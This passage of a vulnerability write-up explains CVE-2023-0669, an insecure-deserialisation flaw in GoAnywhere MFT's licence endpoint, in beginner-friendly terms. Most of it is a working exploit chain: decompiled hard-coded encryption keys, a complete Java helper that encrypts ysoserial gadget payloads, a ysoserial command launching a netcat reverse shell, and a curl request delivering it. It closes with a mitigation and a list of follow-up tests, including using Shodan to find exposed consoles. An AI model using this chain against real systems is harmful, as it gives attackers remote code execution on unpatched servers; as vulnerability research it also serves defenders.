problem".httpServletRequest.getSession().setAttribute(...)stores the response and some navigation information in the user's session. A session is the server's memory of who you are across several requests, usually tied to a cookie, a small piece of data your browser stores and sends back.httpServletResponse.sendRedirect(...)tells the browser to go to the licence page.doGet(...)simply callsdoPost(...), so the method used does not matter: a GET request (what happens when you type a URL in the address bar) is handled exactly like a POST.
Looking at the NavigationConstants class revealed the endpoint that accepts the licence:
public static final String ADMIN_SERVLET_LICENSE_ACCEPT_PATH = "/lic/accept";
An endpoint is a specific URL path that the application answers. This line says the path is /lic/accept. Requesting that endpoint returns a 500 error status code, but the endpoint exists, which is a useful hint: the code is there and reachable.
Following the bundle
With the request flow understood, the next step is how the application handles licences, including encryption. Encryption scrambles data so only someone with the right key can read it, like a locked box. Decompiling licenseapi-2.0.jar from the lib directory exposes the classes involved. The BundleWorker class handles the bundle parameter, and its unbundle method shows the processing order:
public static String unbundle(String base64, KeyConfig keyConfig) throws BundleException {
        try {
            if (!"1".equals(keyConfig.getVersion())) {
                base64 = base64.substring(0, base64.indexOf("$"));
            }
            byte[] data = decode(base64.getBytes(CHARSET));
            return new String(decompress(verify(decrypt(data, keyConfig.getVersion()), keyConfig)), CHARSET);
What this does, step by step:
- If the licence version is not
1, it cuts the string at the$character. That is how the$2marker mentioned later is stripped off before decoding. decode(...)turns the text back into raw bytes. Base64 is a way of writing binary data using only ordinary letters and digits, so it can travel safely inside a URL or a form. Think of it as a standard way to pack a parcel.decrypt(...)unlocks the box with the key for that version.verify(...)checks the signature and, as we will see, deserializes the contents.decompress(...)unpacks the data, because it was compressed to save space.
The LicenseEncryptor class holds the crypto material:
/* loaded from: licenseapi-2.0.jar:com/linoma/license/gen2/LicenseEncryptor.class */
public class LicenseEncryptor {
    public static final String VERSION_1 = "1";
    public static final String VERSION_2 = "2";
    private static final byte[] IV = {65, 69, 83, 47, 67, 66, 67, 47, 80, 75, 67, 83, 53, 80, 97, 100};
    private static final String KEY_ALGORITHM = "AES";
    private static final String CIPHER_ALGORITHM = "AES/CBC/PKCS5Padding";

    private byte[] getInitializationValue() throws Exception {
        byte[] param1 = {103, 111, 64, 110, 121, 119, 104, 101, 114, 101, 76, 105, 99, 101, 110, 115, 101, 80, 64, 36, 36, 119, 114, 100};
        byte[] param2 = {-19, 45, -32, -73, 65, 123, -7, 85};
        SecretKeyFactory factory = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1");
        KeySpec spec = new PBEKeySpec(new String(param1, "UTF-8").toCharArray(), param2, 9535, 256);
        SecretKey tmp = factory.generateSecret(spec);
        return tmp.getEncoded();
    }

    private byte[] getInitializationValueV2() throws Exception {
        byte[] param1 = {112, 70, 82, 103, 114, 79, 77, 104, 97, 117, 117, 115, 89, 50, 90, 68, 83, 104, 84, 115, 113, 113, 50, 111, 90, 88, 75, 116, 111, 87, 55, 82};
        byte[] param2 = {99, 76, 71, 87, 49, 74, 119, 83, 109, 112, 50, 75, 104, 107, 56, 73};
        SecretKeyFactory factory = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1");
        KeySpec spec = new PBEKeySpec(new String(param1, "UTF-8").toCharArray(), param2, 3392, 256);
        SecretKey tmp = factory.generateSecret(spec);
        return tmp.getEncoded();
    }
}
What each part means:
VERSION_1andVERSION_2are the two licence formats the application understands.IVis the initialisation vector, a starting value that makes each encryption different even when the key is the same. The numbers in the braces are the byte values of the charactersAES/CBC/PKCS5Pad.KEY_ALGORITHM = "AES"names the encryption algorithm. AES is a widely used standard cipher.CIPHER_ALGORITHM = "AES/CBC/PKCS5Padding"describes the full recipe: AES in CBC mode (a way of chaining blocks so patterns do not repeat) with PKCS5 padding (filling the last block to the right size).getInitializationValue()derives a secret from a password and a salt using password-based key derivation. A salt is random-looking extra data mixed in so the same password does not always produce the same key.PBKDF2WithHmacSHA1is the name of that derivation method. The numbers9535and256are the iteration count and the key length in bits.getInitializationValueV2()does the same for version 2 of the licence, with different values.
The cipher is symmetric, which means the same key is used for encryption and decryption, like a single key that both locks and unlocks a padlock. That is what makes it possible to encrypt a payload locally and have the server decrypt it: the key is baked into the application, so anyone who reads the code can use it too.
The verify method is where the deserialisation happens:
private static byte[] verify(byte[] data, KeyConfig keyConfig) throws IOException, ClassNotFoundException, NoSuchAlgorithmException, InvalidKeyException, SignatureException, UnrecoverableKeyException, CertificateException, KeyStoreException {
        ObjectInputStream in = null;
        try {
            String algorithm = "SHA1withDSA";
            if ("2".equals(keyConfig.getVersion())) {
                algorithm = "SHA512withRSA";
            }
            PublicKey verificationKey = getPublicKey(keyConfig);
            ObjectInputStream in2 = new ObjectInputStream(new ByteArrayInputStream(data));
            SignedObject signedLicense = (SignedObject) in2.readObject();
            Signature signature = Signature.getInstance(algorithm);
            boolean verified = signedLicense.verify(verificationKey, signature);
            if (!verified) {
                throw new IOException("Unable to verify signature!");
            }
            SignedContainer sc = (SignedContainer) signedLicense.getObject();
            byte[] data2 = sc.getData();
            if (in2 != null) {
                in2.close();
            }
            return data2;
        } catch (Throwable th) {
            if (0 != 0) {
                in.close();
            }
            throw th;
        }
    }
In plain words:
verifyreceives the decrypteddatabytes and aKeyConfigobject that says which version this is.- It picks a signature algorithm:
SHA1withDSAfor version 1, orSHA512withRSAfor version 2. A digital signature is like a wax seal: it proves the data came from the right party and was not changed. getPublicKey(...)fetches the public key used to check the seal. In public-key cryptography there are two keys: a private one kept secret for signing, and a public one anyone can use to check the signature.new ObjectInputStream(new ByteArrayInputStream(data))wraps the bytes in a stream that can turn them back into Java objects.in2.readObject()is the critical line. It rebuilds an object from the bytes. This is deserialisation: turning stored bytes back into a live object in memory. Serialisation is the reverse, turning an object into bytes so it can be stored or sent.signedLicense.verify(...)checks the seal. If it fails, an error is thrown.signedLicense.getObject()retrieves the actual licence data inside the signed wrapper.
The root cause
readObject is the heart of deserialisation attacks. It deserializes objects from an ObjectInputStream, and that is dangerous when the input is controlled by a user without proper validation. An attacker can use a gadget chain, built from Java libraries or classes the application already uses, to reach malicious code. A gadget chain is like a row of dominoes: each piece of existing code triggers the next, and the last one does what the attacker wants.
Building the exploit
Step 1: pick the gadget chain
The gadget chain in this case comes from Commons-beanutils-1.9.4.jar. With that library on the classpath, the insecure deserialisation can lead to arbitrary code execution by changing the flow of execution to trigger a runtime exec. The classpath is the list of places Java looks for code when it runs.
Insecure deserialisation does not always lead to RCE. It depends on the dependencies the application uses and on the deserialised data, but it can still lead to denial of service (making the service crash or hang), information disclosure (leaking data) or object injection, for example manipulating admin permissions or privilege escalation (giving yourself more rights than you should have).
Step 2: build the serialised payload
ysoserial creates the serialised payload with this structure:
java -jar ysoserial-all.jar Payload "command"
java -jartells Java to run a program packaged in a JAR file.ysoserial-all.jaris the tool.Payloadis the name of the gadget chain to use. It must match a library the target application actually has."command"is the command that will run on the target if the exploit succeeds.
payload is the known dependency the application uses that can reach RCE, and command is the command executed on the system. The ysoserial usage documentation shows that commons-beanutils is included in the CommonsBeanutils1 payload.
Step 3: encrypt the payload
The payload has to be encrypted before it is sent, because the server will try to decrypt it with the key we found in the code. The write-up starts from the encryption part of the tool at https://github.com/0xf4n9x/CVE-2023-0669 and modifies it so that it takes the file path and the version as arguments and encrypts the payload:
import java.util.Base64;
import javax.crypto.Cipher;
import java.nio.charset.StandardCharsets;
import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.PBEKeySpec;
import javax.crypto.spec.IvParameterSpec;
import javax.crypto.spec.SecretKeySpec;
import java.nio.file.Files;
import java.nio.file.Paths;
public class CVE_2023_0669_helper {
    static String ALGORITHM = "AES/CBC/PKCS5Padding";
    static byte[] KEY = new byte[30];
    static byte[] IV = "AES/CBC/PKCS5Pad".getBytes(StandardCharsets.UTF_8);
    public static void main(String[] args) throws Exception {
        if (args.length != 2) {
            System.out.println("Usage: java CVE_2023_0669_helper <file_path> <version>");
            System.exit(1);
        }
        String filePath = args[0];
        String version = args[1];
        byte[] fileContent = Files.readAllBytes(Paths.get(filePath));
        String encryptedContent = encrypt(fileContent, version);
        System.out.println(encryptedContent);
    }
    public static String encrypt(byte[] data, String version) throws Exception {
        Cipher cipher = Cipher.getInstance(ALGORITHM);
        KEY = (version.equals("2")) ? getInitializationValueV2() : getInitializationValue();
        SecretKeySpec keySpec = new SecretKeySpec(KEY, "AES");
        IvParameterSpec ivSpec = new IvParameterSpec(IV);
        cipher.init(Cipher.ENCRYPT_MODE, keySpec, ivSpec);
        byte[] encryptedObject = cipher.doFinal(data);
        String bundle = Base64.getUrlEncoder().encodeToString(encryptedObject);
        String v = (version.equals("2")) ? "$2" : "";
        bundle += v;
        return bundle;
    }
    private static byte[] getInitializationValue() throws Exception {
        // Version 1 Encryption
        String param1 = "go@nywhereLicenseP@$$wrd";
        byte[] param2 = {-19, 45, -32, -73, 65, 123, -7, 85};
        return SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1").generateSecret(new PBEKeySpec(new String(param1.getBytes(), "UTF-8").toCharArray(), param2, 9535, 256)).getEncoded();
    }
    private static byte[] getInitializationValueV2() throws Exception {
        // Version 2 Encryption
        String param1 = "[redacted]";
        byte[] param2 = {99, 76, 71, 87, 49, 74, 119, 83, 109, 112, 50, 75, 104, 107, 56, 73};
        return SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1").generateSecret(new PBEKeySpec(new String(param1.getBytes(), "UTF-8").toCharArray(), param2, 3392, 256)).getEncoded();
    }
}
What this program does, in plain words:
- The
importlines bring in the Java classes needed for Base64, encryption, file reading and text encoding. ALGORITHM,KEYandIVhold the encryption recipe, the key and the starting value. The IV here is the textAES/CBC/PKCS5Padconverted to bytes.mainis the entry point. It checks that exactly two arguments were given: a file path and a version. If not, it prints a usage message and exits.- It reads the whole file into memory with
Files.readAllBytes, callsencrypt, and prints the result. encryptcreates a cipher with the recipe, picks the version 2 key if the version is"2"and the version 1 key otherwise, sets up the key and IV, and encrypts the data.- It then encodes the encrypted bytes as Base64 using the URL-safe variant, which avoids characters that would break a URL.
- If the version is 2, it appends
$2to the end. That marker is what the server uses to know which key to use. - The two
getInitializationValuemethods contain the same hard-coded passwords and salts as the application, so the output will decrypt correctly on the server.
The helper is invoked with the file path and version number:
java CVE_2023_0669_helper [file_path] [version]
Compile it with:
javac CVE_2023_0669_helper.java && java CVE_2023_0669_helper
javac is the Java compiler: it turns the .java source file into something the JVM can run. The && means "and then", so the second command runs only if the first succeeds.
Step 4: generate and encrypt the payload
The proof of concept uses Linux, but the exploit does not depend on the operating system. Generate the serialised payload with ysoserial:
Command :java -jar ysoserial-all.jar CommonsBeanutils1 "nc ip port " > PoC.ser
CommonsBeanutils1is the gadget chain name, matching the Commons Beanutils library found in the application."nc ip port "is the command to run on the target.> PoC.serwrites the output to a file calledPoC.ser, so it can be fed to the encryption helper next.
Then encrypt the ysoserial payload with the custom script:
Command java -jar CVE2023-helper.jar File_name <the version number(1,2)>
Step 5: send the bundle
lic/accept is the endpoint that receives the bundle request, and it does not matter whether the request method is GET or POST. The exploit can also be run from the command line with curl, a tool for sending web requests from a terminal:
Command: `curl -ivs POST 'http://[redacted]:8000/goanywhere/lic/accept?bundle='$(cat final_payload.txt)
-ivsare options:-ishows the response headers,-vshows verbose connection details, and-shides the progress meter.POSTis the request method.- The URL points at the licence accept endpoint on port 8000, with the
bundleparameter at the end. $(cat final_payload.txt)inserts the contents of the file into the command, so the encrypted payload is sent as the value ofbundle.
final_payload is the ysoserial output after encryption by the helper tool.
A shell comes back. The exploit works on Windows, Linux and any system running GoAnywhere, because the application depends on the Java installation rather than on the operating system.
Impact
In the lab, sending an encrypted, serialised payload to the licence accept endpoint led to a shell on the host. The write-up notes that the admin console should not be exposed online, and that Shodan showed over 999 administrative consoles publicly exposed, exploitable if the CVE was not mitigated or the application not updated. The exploit is not tied to a particular operating system because it runs through Java.
Fix
Keeping applications and software up to date is the first measure, but sometimes updating is not an option. In that case, the mitigation is to make sure the admin console is not exposed online, and to disable the endpoint. Go to /adminroot/WEB_INF/web.xml, the servlet-mapping configuration, and add multiline comments with <!-- -->, which is the XML comment format. Anything between those markers is ignored by the server, so the endpoint mapping is switched off. That edit disables the endpoint and limits the attack.
Variants to test
- Other servlets that call
readObjecton request data. Search the decompiledlibjars forObjectInputStreamandreadObject, then trace which servlet parameters reach them. A positive result is a request parameter that ends up inreadObjectbefore any validation. - Signature checks placed after deserialisation. Look for code that deserializes first and verifies afterwards, as in
verifyhere. A positive result is areadObjectcall that runs before the signature or MAC check. - Hard-coded keys in the application source. Decompile the jars and look for key material, salts and IVs used for request encryption. A positive result is a key that lets you produce a bundle the server accepts.
- Version markers in encrypted parameters. The
$2suffix selects the v2 key and algorithm. Try both versions against a target and observe whether the response differs, which tells you which code path is live. - Method handling on sensitive endpoints. Where
doGetcallsdoPost, test both methods against the endpoint. A positive result is the same processing on both. - Gadget libraries on the classpath. Check the
libdirectory for libraries such as Commons Beanutils and match them to ysoserial payloads. A positive result is a payload type that the target's dependencies support. - Exposed admin consoles. Use a search engine such as Shodan to find administrative consoles reachable from the internet, then check whether the licence accept endpoint responds.
Glossary
- AES: a widely used symmetric encryption algorithm.
- Base64: a way of writing binary data using ordinary letters and digits so it can travel inside URLs or forms.
- Bytecode: the compiled form of Java source code, run by the JVM.
- CBC: a mode of encryption that chains blocks together so patterns do not repeat.
- Class: a named block of code in Java.
- Classpath: the list of places Java looks for code when it runs.
- Cookie: a small piece of data a browser stores and sends back to a site, often used to identify a session.
- CVE: a public catalogue number for a known security vulnerability.
- Decompiling: turning compiled code back into readable source code.
- Deployment descriptor: a configuration file, such as
web.xml, that tells the server how the application is wired. - Deserialisation: turning stored bytes back into a live object in memory.
- Digital signature: a cryptographic seal that proves data came from the right party and was not changed.
- Disassembling: converting bytecode into a lower-level format such as assembly.
- Endpoint: a specific URL path that an application answers.
- Gadget chain: a sequence of existing code pieces that, triggered one after another, ends in attacker-chosen behaviour.
- Initialisation vector (IV): a starting value that makes each encryption different even with the same key.
- Insecure deserialisation: rebuilding objects from untrusted input without proper validation, which can let an attacker control what code runs.
- JAR: a zip-like package that holds Java code.
- Java: a programming language and runtime that lets the same program run on many operating systems.
- JDK: the Java Development Kit, the tools needed to build and run Java programs.
- JVM: the Java Virtual Machine, which executes Java bytecode.
- Library: a bundle of ready-made code an application reuses.
- localhost: the name a computer uses to talk to itself.
- Obfuscation: making code hard to read by renaming and scrambling it.
- Parameter: a named value in a web request, like a form field.
- Password-based key derivation: turning a password plus a salt into an encryption key.
- PKCS5 padding: filling the last block of data to the right size before encryption.
- Port: a numbered door on a computer that network traffic goes to.
- Remote code execution (RCE): running attacker-chosen commands on someone else's system.
- Salt: extra data mixed into a password before deriving a key, so the same password does not always give the same key.
- Serialisation: turning an object into bytes so it can be stored or sent.
- Servlet API: a standard way for Java programs to handle web requests.
- Session: the server's memory of who you are across several requests.
- Shodan: a search engine that indexes devices and services connected to the internet.
- Symmetric encryption: encryption where the same key is used to lock and unlock.
- Zero-day: a vulnerability that attackers can use before a fix is available.




